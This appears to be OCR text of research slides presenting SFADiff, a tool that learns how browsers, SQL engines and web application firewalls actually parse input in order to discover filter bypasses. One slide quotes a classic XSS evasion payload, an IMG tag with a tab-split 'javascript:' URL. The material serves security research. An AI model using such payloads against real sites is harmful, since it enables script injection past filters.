
However…

- In reality, we do not know the language parsed by most implementations.
  - MySQL is parsing **a different** SQL flavor than MS-SQL.
  - Browsers are **definitely not** parsing the HTML standard.
  - WAFs are doing **much more** than a simple RE matching.


Scenario Re-Examination

- Available grammars and regular expressions are not always good for finding vulnerabilities.
- Expected bypasses result from attack vectors deviating from the HTML/SQL standard.
  - <IMG SRC="jav	ascript:alert('XSS');">
- **SFADiff: Use the same learning approach to also infer the HTML parser specification!**


SFADiff: Learning new Attack Vectors




Set Grammar/Regex




Start SFADiff




Infer Browser






Check Result




Using SFADiff to infer only HTML Parser?

